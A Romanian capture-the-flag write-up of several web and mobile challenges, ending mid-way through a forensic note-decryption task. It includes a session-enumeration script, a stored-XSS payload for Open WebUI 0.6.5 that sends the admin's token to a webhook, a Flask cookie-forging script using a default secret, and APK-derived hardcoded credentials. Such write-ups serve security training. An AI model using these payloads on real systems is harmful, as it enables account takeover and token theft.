

ROCSC

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Session-gpt: Web

Dovada obținerii flagului

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
Sumar

Aplicatia permite schimbarea sesiunii prin token ('switch to <token>'). Endpoint-ul de chat returneaza lista de sesiuni valide, iar una dintre ele contine deja mesajul cu flag in istoric. Exploit-ul corect este simplu:

1. Obti cookie de sesiune.
2. Cerie lista de sesiuni.
3. Gasesti tokenul corect printre un script
4. Reincarcă pagina si extragi flagul din HTML.

Dovada rezolvării


1. Initial siteul se prezinta ca un AI Chat, asa numit 'Session GPT'.



2. Analizand mai departe siteul am observat ca sesiunile sunt pe baza unor 'tokene' de Flask.

```
[lifip@justalaptop] -[~/Documents/rosc]
>> curl -sS -I "http://34.159.120.205:31278/"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.5 Python/3.13.3
Date: Sun, 22 Feb 2026 09:51:14 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3769
Vary: Cookie
Set-Cookie: session=eyJ0b2tlbiI6IjZmZjZkMDAyIn0.aZrRkg._HsmW00I6iZ1b114pVqpjXhnUA; HttpOnly; Path=/
Connection: close
```

3. Mai sus putem vedea ca am primit asa zisa comanda de "List sessions" prin urmare putem face rost de fiecare `session token`:



4. Endpointul este `/api/chat`

```
try{
  const r = await fetch('/api/chat', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({message: txt})
  });
}
```

5. Asadar ramane sa citim fiecare conversatie, dupa ce schimbam sesiunea si primim un token nou. Putem sa realizam asta rapid printr-un script de python:

```
#!/usr/bin/env python3
import html
import re
import sys
import time

import requests

BASE = (sys.argv[1] if len(sys.argv) > 1 else "http://35.246.217.246:31278").rstrip("/")
s = requests.Session()

TOK_RE = re.compile(r"\b[a-z0-9]{8}\b")
FLAG_RE = re.compile(r"ctf\{[^}]+\}", re.I)

def parse_int(v, default):
    try:
        return int(v)
    except Exception:
        return default
```

```

def req(method, path, **kwargs):
    while True:
        try:
            r = s.request(method, f"{BASE}{path}", timeout=20, **kwargs)
        except requests.RequestException as e:
            print(f"net error: {e}", flush=True)
            time.sleep(2)
            continue
        if r.status_code == 429:
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"rate limited, sleeping {wait}s", flush=True)
            time.sleep(wait)
            continue
        rem = parse_int(r.headers.get("X-RateLimit-Remaining"), 2)
        if rem <= 1:
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"rate window exhausted, sleeping {wait}s", flush=True)
            time.sleep(wait)
    return r

def chat(msg):
    while True:
        r = req("POST", "/api/chat", json={"message": msg})
        try:
            j = r.json()
        except ValueError:
            return ""
        if j.get("ok") is False and "rate" in str(j.get("error", "")).lower():
            wait = parse_int(r.headers.get("X-RateLimit-Reset"), 60) + 1
            print(f"chat blocked, sleeping {wait}s", flush=True)
            time.sleep(wait)
            continue
        return str(j.get("reply", ""))

def extract_tokens(text):
    out = []
    seen = set()
    for t in TOK_RE.findall(text.lower()):
        if any(c.isdigit() for c in t) and t not in seen:
            seen.add(t)
            out.append(t)
    return out

def uniq(items):
    seen = set()
    out = []
    for x in items:
        if x not in seen:
            seen.add(x)
            out.append(x)
    return out

req("GET", "/")
reply = chat("list sessions")
page = html.unescape(req("GET", "/").text)
tokens = uniq(extract_tokens(reply) + extract_tokens(page))

```

```

print(f"tokens: {len(tokens)}", flush=True)

if not tokens:
    print("No session tokens found")
    sys.exit(1)

for i, tok in enumerate(tokens, 1):
    print(f"[{i}/{len(tokens)}] {tok}", flush=True)
    chat(f"switch to {tok}")
    page = html.unescape(req("GET", "/").text)
    m = FLAG_RE.search(page)
    if m:
        print(f"FOUND in {tok}: {m.group(0)}", flush=True)
        sys.exit(0)

print("No flag found in listed sessions")

```

Output:

```

[lifi@justalaptop] -[~/Documents/rosc/sc/web/session-gpt]
>> python3 find_flag_by_sessions.py http://35.246.217.246:30537
tokens: 16
[1/16] i9j0k1l2
[2/16] y5z6a7b8
[3/16] o1p2q3r4
[4/16] e5f6g7h8
[5/16] e7f8g9h0
[6/16] a3b4c5d6
[7/16] g3h4i5j6
[8/16] u1v2w3x4
rate window exhausted, sleeping 19s
[9/16] m3n4o5p6
FOUND in m3n4o5p6: ct{f4620c10465bb2c85c2bc9804972bb75c1d72a4782100d09d1a0bb72eb576b772}

```

Open-tellmewhy : Web

Dovada obținerii flagului

CTF{f1l3_pr3v13w_w45_7h3_bug_7h47_pwn3d_3v3ry0n3}

Sumar

Website-ul ruleaza Open WebUI 0.6.5 (AI chat app).

Am folosit un stored XSS in felul in care chat-ul randare markdown (CVE-2025-46719 / GHSA-9f4f-jv96-8766).

Payload-ul a mers doar cu path relativ:

```
<iframe src="/api/v1/files/" ...>
```

Varianta cu URL absolut (<http://host/...>) nu a mers, deoarece frontendul verifica exact local "/api/v1/files" nu linkul complet. Am trimis payloadul si a mers XSS, am primit tokenul pe webhook. In

contul de admin erau mai multe chaturi dar cel mai eficient era sa dam `dump` si sa cautam dupa el prin acest endpoint: `/api/v1/chats/all`

Dovada rezolvării


- Identificam versiunea aplicatiei:

```
[lifip@justalaptop]~
> curl -s http://34.40.124.58:32159/api/version
{"version": "0.6.5"}%
```

- Cu un search pe github ajungem aici:

<https://github.com/open-webui/open-webui/security/advisories/>

- Aici putem vedea mai multe CVEs dar cel care ne intereseaza este:

 GHSA-9f4ff-jv96-8766 published on May 5, 2025 by tjbck

Ne este prezentat un PoC de stored XSS prin:

Stored XSS

The file <https://github.com/open-webui/open-webui/blob/main/src/lib/components/chat/Messages/Markdown/MarkdownTokens.svelte#L269-L279> contains the following code:

```
{:else if token.text.includes(`<iframe src="${WEBUI_BASE_URL}/api/v1/files/"`)
  {@html `${token.text}`}}
```

That code checks if a chat message has an html tag which contains the text `<iframe src="${WEBUI_BASE_URL}/api/v1/files/"`, and if so, it renders that html tag using `@html`, which is a dangerous Svelte functionality that allows text to be rendered as HTML code.


Asadar daca trimitem un payload care contine `<iframe

`src="${WEBUI_BASE_URL}/api/v1/files/"` devine html code.`

- Prin urmare payloadul, va trece prin conditia de frontend, citeste localStorage.token si il trimit la webhook:

```
<iframe src="/api/v1/files/" onload="(function(){var t=localStorage.getItem('token')||;(new Image()).src='https://webhook.site/<WEBHOOK_ID>?run=32159&token='+encodeURIComponent(t);});"></iframe>
```

- Asadar doar trimitem acest payload in chatul de la website pe browser, apoi apasam pe buton de report to admin iar asteptam sa primim tokenul:



INBOX (1/50) Newest First
Search Query

GET #8d899 34.40.124.58
02/22/2026 12:55:13 PM

Request Details & Headers

Method	URL
GET	https://webhook.site/bd2c9fd2-bf86-4be5-b2d4-2c5fc8c85a6c?run=32159&token=eyJhbG...

Host: 34.40.124.58 Whois Shodan Netify Censys VirusTotal
Location: Frankfurt am Main, Hessen, Germany
Date: 02/22/2026 12:55:13 PM (5 minutes ago)
Size: 0 bytes
Time: 0.001 sec
ID: 8d899e7b-6105-4494-b177-4a687a17610c
Note: Add Note

Query strings

Parameter	Value
run	32159
token	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGF1YmFlLTUyODQtNGM1Y...

6. Dupa aceea putem sa verificam contul si sa extragem flagul:

```
[lifip@ustalaptop] ~]
>> curl -s http://34.40.124.58:32159/api/version
{"version": "0.6.5"}%
[[lifip@ustalaptop] ~]
>> curl -s "http://34.40.124.58:32159/api/v1/auths/" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFLLTUyODQtNGM1Yi04MWZKLWE3MWM4YmNmZjYxNyJ9.VK6-MPRIjk3V0Kcz8unRsB0RfzzbF76m03geZmQ9s5o"
{"id": "000abbae-5284-4c5b-81fd-a71c8bcff617", "email": "admin@opentellnewhy.com", "name": "admin", "role": "admin", "profile_image_url": "/user.png", "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFLLTUyODQtNGM1Yi04MWZKLWE3MWM4YmNmZjYxNyJ9.VK6-MPRIjk3V0Kcz8unRsB0RfzzbF76m03geZmQ9s5o", "token_type": "Bearer", "expires_at": null, "permissions": {"workspace": {"models": false, "knowledge": false, "prompts": false, "tools": false}, "sharing": {"public_models": false, "public_knowledge": false, "public_prompts": false, "public_tools": false}, "chat": {"controls": true, "file_upload": true, "delete": true, "edit": true, "stt": true, "tts": true, "call": true, "multiple_models": true, "temporary": true, "temporary_enforced": false}, "features": {"direct_tool_servers": false, "web_search": true, "image_generation": true, "code_interpreter": true}}}
[[lifip@ustalaptop] ~]
>> curl -s "http://34.40.124.58:32159/api/v1/chats/all" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImQwMGFiYmFLLTUyODQtNGM1Yi04MWZKLWE3MWM4YmNmZjYxNyJ9.VK6-MPRIjk3V0Kcz8unRsB0RfzzbF76m03geZmQ9s5o" > admin_chats.json
python3 -c "PY"
import json, re
d=json.load(open("admin_chats.json", "r", encoding="utf-8"))
s=json.dumps(d)
m=re.search(r'CTF\{[^{}]+}', s)
print(m.group(0) if m else "FLAG_NOT_FOUND")
PY
CTF{f113_pr3v13w_w45_7h3_bug_7h47_pwn3d_3v3ry0n3}
```

Y : Web

Dovada obtinerii flagului

CTF{9c72c614fd523baccc33c3d82956424a369d22ce6ab6fa7cde5aceedcbbfe6cc}

Sumar

Backendul foloseste Flask in generarea cookiurile "sessions" cu secret_key 'your-secret-key-change-this' asadar daca dam forge la un cookie de admin cu `{"user_id": 1}` , putem lua flagul.

Dovada rezolvării

1. Inregistram un cont simplu pe website si luam cookie-ul generat:



2. Dupa aceea am facut un script care da forge automat la un admin token si extrage flagul:

```
#!/usr/bin/env python3
import base64
import hashlib
import re
import sys
import urllib.request

from flask.json.tag import TaggedJSONSerializer
from itsdangerous import TimestampSigner, URLSafeTimedSerializer
```

```

SECRET_KEY = "your-secret-key-change-this"
URL = "http://34.40.124.58:31972"

session_cookie = sys.argv[1]
if len(sys.argv) > 2:
    URL = sys.argv[2].rstrip("/")

ts_seg = session_cookie.split(".")[-2]
ts = int.from_bytes(base64.urlsafe_b64decode(ts_seg + "=" * (-len(ts_seg) % 4)), "big")

class FixedTS(TimestampSigner):
    def get_timestamp(self):
        return ts

ser = URLsafeTimedSerializer(
    SECRET_KEY,
    salt="cookie-session",
    serializer=TaggedJSONSerializer(),
    signer=FixedTS,
    signer_kwargs={"key_derivation": "hmac", "digest_method": hashlib.sha1},
)
forged = ser.dumps({"user_id": 1})
print(forged)

req = urllib.request.Request(URL + "/settings", headers={"Cookie": f"session={forged}"})
html = urllib.request.urlopen(req, timeout=15).read().decode("utf-8", "ignore")
m = re.search(r"CTF\{[^}]+\}", html)
print(m.group(0) if m else "FLAG_NOT_FOUND")

```

Output:

```

[lifip@justalaptop] - [~/Documents/rocsc/web/public]
>> python solver.py 'eyJ1c2VyX2lkIjo3fQ.aZrjKA.7XmYamhxtGUtp813zjSPottRtdQ' 'http://34.40.124.58:31972'
eyJ1c2VyX2lkIjoxfQ.aZrjKA._Z0mFWKle_ztmb5GS811Pf0fqas
CTF{9c72c614fd523baccc33c3d82956424a369d22ce6ab6fa7cde5aceedccbfe6cc}

```

Avault : Mobile

Dovada obținerii flagului

CTF{a718900e378c200b52c3283fceeb24a885a14470907bcceec23b4b1253d40909}

Sumar

Aplicatia mobila foloseste un flux de autentificare in 3 pasi pentru acces la feed:

1. `GET /anon` -> token initial
2. `POST /login` cu parola hardcodata -> token admin
3. `GET /feed` cu token admin -> imaginea `feed.png`


Problemele cheie identificate in APK:

- Parola hardcodata in client: `R4M_\$tonks`
- Header custom obligatoriu pe backend: `A-VALUT: x-monitor-client-921754`

Flagul este vizibil in feed.png cand `vaultul` este deschis.

Dovada rezolvării


1. Deschidem aplicatia in JadX si apoi putem identifica functiile:



2. In LoginActivity apeleaza functia n3.f se contruieste ecranul de login si se ataseaza de callbackul care trimite mai departe in logica de autentificare in n3.i

```
public final Object c() throws JSONException {
    String string;
    int i10 = LoginActivity.f1535v;
    al alVar5 = alVar3;
    boolean zA = q4.i.a((String) alVar5.getValue(), "R4M_$tonks");
    LoginActivity loginActivity4 = loginActivity3;
    if (zA) {
        Boolean bool = Boolean.TRUE;
        al alVar6 = alVar4;
        alVar6.setValue(bool);
        String str8 = (String) alVar5.getValue();
        c.c cVar = new c.c(2, alVar6);
        try {
            j3.c cVar2 = new j3.c(loginActivity4);
            cVar2.b();
            string = j3.b.a(loginActivity4, cVar2.a()).getString("jwt_token", null);
        } catch (Exception unused) {
            string = null;
        }
        StringBuilder sb = new StringBuilder("https://");
        String str9 = str6;
        sb.append(str9);
        sb.append(":");
        String str10 = str7;
        sb.append(str10);
        sb.append("/login");
        String string2 = sb.toString();
        JSONObject jsonObject = new JSONObject();
        jsonObject.put("password", str8);
        String string3 = jsonObject.toString();
        string3.getClass();
        x.n(g0.b(loginActivity4), null, new e0.i2(cVar, loginActivity4, string2, strin
    } else {
        int i11 = loginActivity4.f1536u + 1;
        loginActivity4.f1536u = i11;
```

3. Vedem parola hardcoded "R4M_\$tonks"
4. Daca incercam sa facem requesturi vom primi respunsul 403 Forbidden. Asadar daca cautam "Authorization" in search bar vom gasi o functie c2.



5. In aceasta functie vom gasi si celelalte headere necesare precum "A-VALUT: x-monitor-client-921754".
6. O alta functie importanta este cea de SecurityOptionsActivity:

```

public final class SecurityOptionsActivity extends k {

    /* renamed from: u, reason: collision with root package name */
    public static final /* synthetic */ int f1538u = 0;

    public final void d(String str, String str2, String str3) throws JSONException {
        String string;
        try {
            c cVar = new c(this);
            cVar.b();
            string = b.a(this, cVar.a()).getString("jwt_token", null);
        } catch (Exception unused) {
            string = null;
        }
        if (string == null) {
            Toast.makeText(this, "Token not found", 0).show();
            return;
        }
        String str4 = "https://" + str + ":" + str2 + "/security/options";
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("door", str3);
        String string2 = jSONObject.toString();
        string2.getClass();
        x.n(g0.b(this), null, new n(this, str4, string2, string, null, 4), 3);
    }
}

```

7. Daca apasam pe numele functiei putem sa vedem ce alta functie da call:



8. Deci daca facem request la /security/options cu un json {"door":"open"} , aceasta se deschide, sa ne uitam la FeedActivity:

```

@Override // c.k, n2.a, android.app.Activity
public final void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    String stringExtra = getIntent().getStringExtra("EXTRA_SERVER");
    if (stringExtra == null) {
        stringExtra = "Unknown";
    }
    this.f1533w = stringExtra;
    String stringExtra2 = getIntent().getStringExtra("EXTRA_PORT");
    if (stringExtra2 == null) {
        stringExtra2 = "Unknown";
    }
    this.f1534x = stringExtra2;
    l.a(this);
    a.a(this, new m0.a(-1701359029, true, new c(this, 0)));
    if (i.a(this.f1533w, "Unknown") || i.a(this.f1534x, "Unknown")) {
        return;
    }
    x.n(g0.b(this), null, new v(this, "https://" + this.f1533w + ":" + this.f1534x + "/anon", null, 9), 3);
}

@Override // android.app.Activity
public final void onResume() {
    String string;
    super.onResume();
    if (i.a(this.f1533w, "Unknown") || i.a(this.f1534x, "Unknown")) {
        return;
    }
    i4.d dVar = null;
    try {
        j3.c cVar = new j3.c(this);
        cVar.b();
        string = b.a(this, cVar.a()).getString("jwt_token", null);
    } catch (Exception unused) {
        string = null;
    }
    if (string == null) {
        Toast.makeText(this, "Token not found. Please wait or relogin.", 0).show();
        return;
    }
    String str = "https://" + this.f1533w + ":" + this.f1534x + "/feed";
    this.f1532v.setValue(Boolean.TRUE);
    x.n(g0.b(this), null, new a0.d(this, str, string, dVar, 5), 3);
}

```

9. Deci trebuie sa facem un request la /anon ca sa primim un token si apoi dam login cu acest token:

```

[lfip@justalaptop] - [~/Documents/rosc/mobile/avault_apktool/smali]
>> curl -k -i -sS "https://34.179.142.75:32367/anon" -H "A-VALUT: x-monitor-client-921754"
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 184
ETag: W/"b8-C6C+ai/StwlfEm4RfjmD5AZuTAj0"
Date: Sun, 22 Feb 2026 11:56:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kc9pZF9jbGllbnQiLCJpYXQiOjE3NzE3NjEzODQsImV4cCI6MTc3MTc2NDk4NH0.94ZUnBUfv6_bVXDUGYKqXqnOrY03V0HvoqjBPm05FSM"}%

```

10. Asadar avem un token valabil:

```
[lifip@justalaptop] -[~/Documents/rosc/mobile/avault_apktool/smali]
>> curl -k -sS -X POST "https://34.179.142.75:32367/login" \
-H "A-VALUT: x-monitor-client-921754" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGlbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4cCI6MTc3MTc2NDk4NH0.94ZUnBUfv6_bVxDugYKqQnOrY03v0HvqqjBPMo5FSM" \
--data '{"password": "R4M_8tonks"}'
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 204
ETag: W/"cc-3/JSuqlnYj4aZrRaVhf7aSd0bgk"
Date: Sun, 22 Feb 2026 11:57:43 GMT
Connection: keep-alive
Keep-Alive: timeout=5

>{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGlbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4cCI6MTc3MTc2NTA2M30.M-JPf31cUHf7MKdYfq2tywp__MGHtu08lw1icCFzFz0I"}]
```

Daca facem request la feed:

```
[lifip@justalaptop] -[~/Documents/rosc/mobile/avault_apktool/smali]
>> curl -k -sS "https://34.179.142.75:32367/feed" \
-H "A-VALUT: x-monitor-client-921754" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MCwiY2xpZW50IjoiYW5kcm9pZF9jbGlbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4cCI6MTc3MTc2NTA2M30.M-JPf31cUHf7MKdYfq2tywp__MGHtu08lw1icCFzFz0I" \
-o feed_before.png
```

Vom vedea ca vaultul este inchis:



Daca incercam sa deschidem usa:


```

[lfip@justalaptop] - [~/Documents/rosc/mobile/avault_apktool/smali]
>> curl -k -sS -X POST "https://34.179.142.75:32367/security/options" \
-H "A-VALUT: x-monitor-client-921754" \
-H "Content-Type: application/json" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJpZCI6MCwiY2xpZW50IjoiYW5kcj9pZF9jbGllbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4
cC16MTC3MTc2NTA2M30.M-JPf3icUhf7MK0Yfq2tywp__MGHtu08lwicCFzfzoI" \
--data '{"door": "open"}'
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 11
ETag: W/"b-jrwuXUI9g0gHfSAEYFPLRd+l8aA"
Date: Sun, 22 Feb 2026 12:17:33 GMT
Connection: keep-alive
Keep-Alive: timeout=5

Door opened
[lfip@justalaptop] - [~/Documents/rosc/mobile/avault_apktool/smali]
>> curl -k -sS "https://34.179.142.75:32367/feed" \
-H "A-VALUT: x-monitor-client-921754" \
-H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJpZCI6MCwiY2xpZW50IjoiYW5kcj9pZF9jbGllbnQiLCJpc0FkbWluIjp0cnVlLCJpYXQiOjE3NzE3NjE0NjMsImV4
cC16MTC3MTc2NTA2M30.M-JPf3icUhf7MK0Yfq2tywp__MGHtu08lwicCFzfzoI" \
-o feed_after.png

```

Vom gasi flagul:



In Search of the Lost Note: Mobile

Dovada obținerii flagului

ROSC{6d462872c4d475ff466967aa33d6dabc1a5052aea279cda9f5600656ca4bd26f}

Sumar

Am extras backup-ul si APK-ul, am identificat parametrii de securitate din security.xml, apoi am facut reverse pe codul smali si pe libraria nativa pentru a reconstrui exact schema de criptare.
Dupa ce am recuperat pepper si am validat PIN-ul corect, am parsat direct WAL-ul si am decriptat payload-urile pana am gasit flagil.

Dovada rezolvări

1. Verificam ce contine arhiva:

```
[lifip@justalaptop] -[~/Documents/rosc/mobile/insearchofthelostnote]
>> unzip -l case.zip
Archive: case.zip
      Length      Date    Time     Name
----- -----
          0 2026-02-10 12:17  databases/
  20480 2026-02-10 12:17  databases/notes.db
   32768 2026-02-10 12:17  databases/notes.db-shm
 1009432 2026-02-10 12:17  databases/notes.db-wal
          0 2026-02-10 12:17  shared_prefs/
        303 2026-02-10 12:17  shared_prefs/security.xml
----- -----
 1062983                               6 files
```

2. In security.xml

```
[lifip@justalaptop] -[~/Documents/rosc/mobile/insearchofthelostnote]
>> cat case_raw/shared_prefs/security.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <int name="pin_length" value="8" />
  <int name="pbkdf2_iter" value="150000" />
  <int name="dk_len" value="32" />
  <string name="salt_b64">8uOT90HUHNLoqjp0elb2Gw==</string>
  <boolean name="digits_only" value="true" />
</map>
```

Avem niste parametrii KDF: un pin de 8 cifre, iteratii/salt/dkLen

3. Sa ne uitam in notes.db:

```
[lifip@justalaptop] -[~/Documents/rosc/mobile/insearchofthelostnote]
>> sqlite3 case_raw/databases/notes.db ".schema notes"
CREATE TABLE notes(
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    created_at INTEGER NOT NULL,
    payload BLOB NOT NULL
);
```

